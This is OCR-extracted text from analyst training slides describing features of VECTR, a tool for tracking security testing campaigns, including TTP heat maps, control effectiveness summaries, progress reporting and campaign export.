
VECTR: Heat Map

SAMPLE DATA

The Heat Map surfaces the specific TTPs for all campaigns, or filtered to specific threat groups

Easily see which techniques are most and least successfully being mitigated

The Heat Map view can be exported to CSV and MITRE Navigator layers ready for further processing




ANALYST 201

VECTR: Management Information

SAMPLE DATA

Get a holistic view of your security posture based on all, or specific campaigns




ANALYST 201

VECTR: Toolset Summary

SAMPLE DATA

Identify which high-level control sets are the least and most effective in your environment

Identify which specific controls are most effective against specific threat groups and TTPs




ANALYST 201

VECTR: Progress Reporting

SAMPLE DATA

Demonstrate the effectiveness of your security programme by measuring outcomes over a period of time

Filter results by specific tactic, tool, threat actor, tag or outcome




ANALYST 201

VECTR: Campaign Template Export

SAMPLE DATA

Export Assessments or specific Campaigns with peers to support collaboration

